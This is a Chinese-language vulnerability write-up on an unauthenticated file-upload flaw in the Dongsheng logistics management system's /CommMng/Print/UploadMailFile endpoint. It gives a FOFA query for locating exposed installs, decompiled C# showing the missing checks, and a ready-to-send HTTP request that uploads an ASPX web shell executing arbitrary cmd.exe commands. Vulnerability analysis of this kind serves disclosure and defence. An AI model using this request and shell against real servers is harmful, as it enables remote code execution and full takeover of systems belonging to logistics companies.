
漏洞简介
东胜物流是一款专为物流企业设计的管理系统,提供多种功能以支持物流企业的日常运营。东胜物流系统中的 /CommMng/Print/UploadMailFile 接口存在文件上传漏洞,攻击者可以通过该接口上传恶意文件,可能导致服务器被控制或任意代码执行,对系统构成严重的安全威胁。
影响版本
fofa语法
(body="FeeCodes/CompanysAdapter.aspx" || body="dhtmlxcombo_whp.js" || body="dongshengsoft" || body="theme/dhtmlxcombo.css") && body="东胜"
漏洞分析
根据.NET MVC框架特点找到DSWeb.CommMng中对于路由的定义
using System.Web.Mvc;

#nullable disable
namespace DSWeb.Areas.CommMng;

public class CommMngAreaRegistration : AreaRegistration
{
  public override string AreaName => "CommMng";

  public override void RegisterArea(AreaRegistrationContext context)
  {
    context.MapRoute("CommMng_default", "CommMng/{controller}/{action}/{id}", (object) new
    {
      action = "Index",
      id = UrlParameter.Optional
    });
  }
}在DSWeb.CommMng.Controllers下找到PrintController里的UploadMailFile()方法
[HttpPost]
public ContentResult UploadMailFile()
{
  JsonResponse jsonResponse = new JsonResponse()
  {
    Success = false,
    Message = ""
  };
  if (((NameObjectCollectionBase) this.Request.Files).Count != 1)
  {
    jsonResponse.Success = false;
    jsonResponse.Message = "请选择上传的文件";
    return new ContentResult()
    {
      Content = JsonConvert.Serialize<JsonResponse>(jsonResponse)
    };
  }
  HttpPostedFileBase file = this.Request.Files["LoadFile"];
  if (file == null)
  {
    jsonResponse.Success = false;
    jsonResponse.Message = "上传文件发生未知错误,请重新上传";
    return new ContentResult()
    {
      Content = JsonConvert.Serialize<JsonResponse>(jsonResponse)
    };
  }
  string str1 = this.Server.MapPath("../../UploadFiles/MailFile");
  if (!Directory.Exists(str1))
    Directory.CreateDirectory(str1);
  int contentLength = file.ContentLength;
  string fileName = Path.GetFileName(file.FileName);
  string str2 = this.Request.Form["bsno"];
  string cookieUserCode = CookieConfig.GetCookie_UserCode(this.Request);
  string str3 = $"{str1}\\{cookieUserCode}{DateTime.Now.ToString("yyyyMMddHHmmssfff")}{fileName}";
  if (System.IO.File.Exists(str3))
    System.IO.File.Delete(str3);
  file.SaveAs(str3);
  if (!System.IO.File.Exists(str3))
  {
    jsonResponse.Success = false;
    jsonResponse.Message = "上传文件出错";
    return new ContentResult()
    {
      Content = JsonConvert.Serialize<JsonResponse>(jsonResponse)
    };
  }
  string str4 = "../../UploadFiles/MailFile/" + Path.GetFileName(str3);
  try
  {
    string str5 = JsonConvert.Serialize(new
    {
      success = true,
      Message = "上传成功",
      data = str4
    });
    return new ContentResult() { Content = str5 };
  }
  catch (Exception ex)
  {
    jsonResponse.Success = false;
    jsonResponse.Message = "上传文件出错";
    return new ContentResult()
    {
      Content = JsonConvert.Serialize<JsonResponse>(jsonResponse)
    };
  }
}
注意其中关键部分
┌─────────────────────────────────────────────────────────────┐
│                    攻击者上传 shell.aspx                      │
└─────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌─────────────────────────────────────────────────────────────┐
│  Request.Files["LoadFile"] 获取文件                         │
│  ✗ 未检查扩展名 (.aspx 直接通过)                             │
│  ✗ 未检查 MIME 类型                                         │
│  ✗ 未检查文件内容                                            │
└─────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌─────────────────────────────────────────────────────────────┐
│  file.SaveAs() 保存到 /UploadFiles/MailFile/xxx.aspx        │
│  返回相对路径给攻击者                                        │
└─────────────────────────────────────────────────────────────┘
                              │
                              ▼
┌─────────────────────────────────────────────────────────────┐
│  攻击者访问 /UploadFiles/MailFile/xxx.aspx?cmd=whoami       │
│  → 服务器执行命令,返回结果                                   │
│  → 获取服务器完全控制权                                       │
└─────────────────────────────────────────────────────────────┘cookieUserCode可控性:如果CookieConfig.GetCookie_UserCode未对返回值进行校验,且 Cookie 值可被伪造- 未过滤路径字符:如果
cookieUserCode可包含..\\或..//,则可突破目标目录 - 无扩展名验证:代码未对上传文件的扩展名进行任何白名单或黑名单检查
- 保存路径可知:上传成功后直接返回文件相对路径
str4 - 存放于 Web 可访问目录:
../../UploadFiles/MailFileWEB根目录下
漏洞复现
POST /CommMng/Print/UploadMailFile HTTP/1.1
Host: dongsheng.mrxn.net
Content-Type: multipart/form-data; boundary=----Boundary123

------Boundary123
Content-Disposition: form-data; name="LoadFile"; filename="shell.aspx"
Content-Type: image/jpeg

<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<script runat="server">
protected void Page_Load(object sender, EventArgs e){
    string c = Request["cmd"];
    if(c != null){
        ProcessStartInfo psi = new ProcessStartInfo("cmd.exe", "/c " + c);
        psi.RedirectStandardOutput = true;
        psi.UseShellExecute = false;
        Process p = Process.Start(psi);
        Response.Write("<pre>" + p.StandardOutput.ReadToEnd() + "</pre>");
    }
}
</script>
------Boundary123--
响应回显文件路径即可执行命令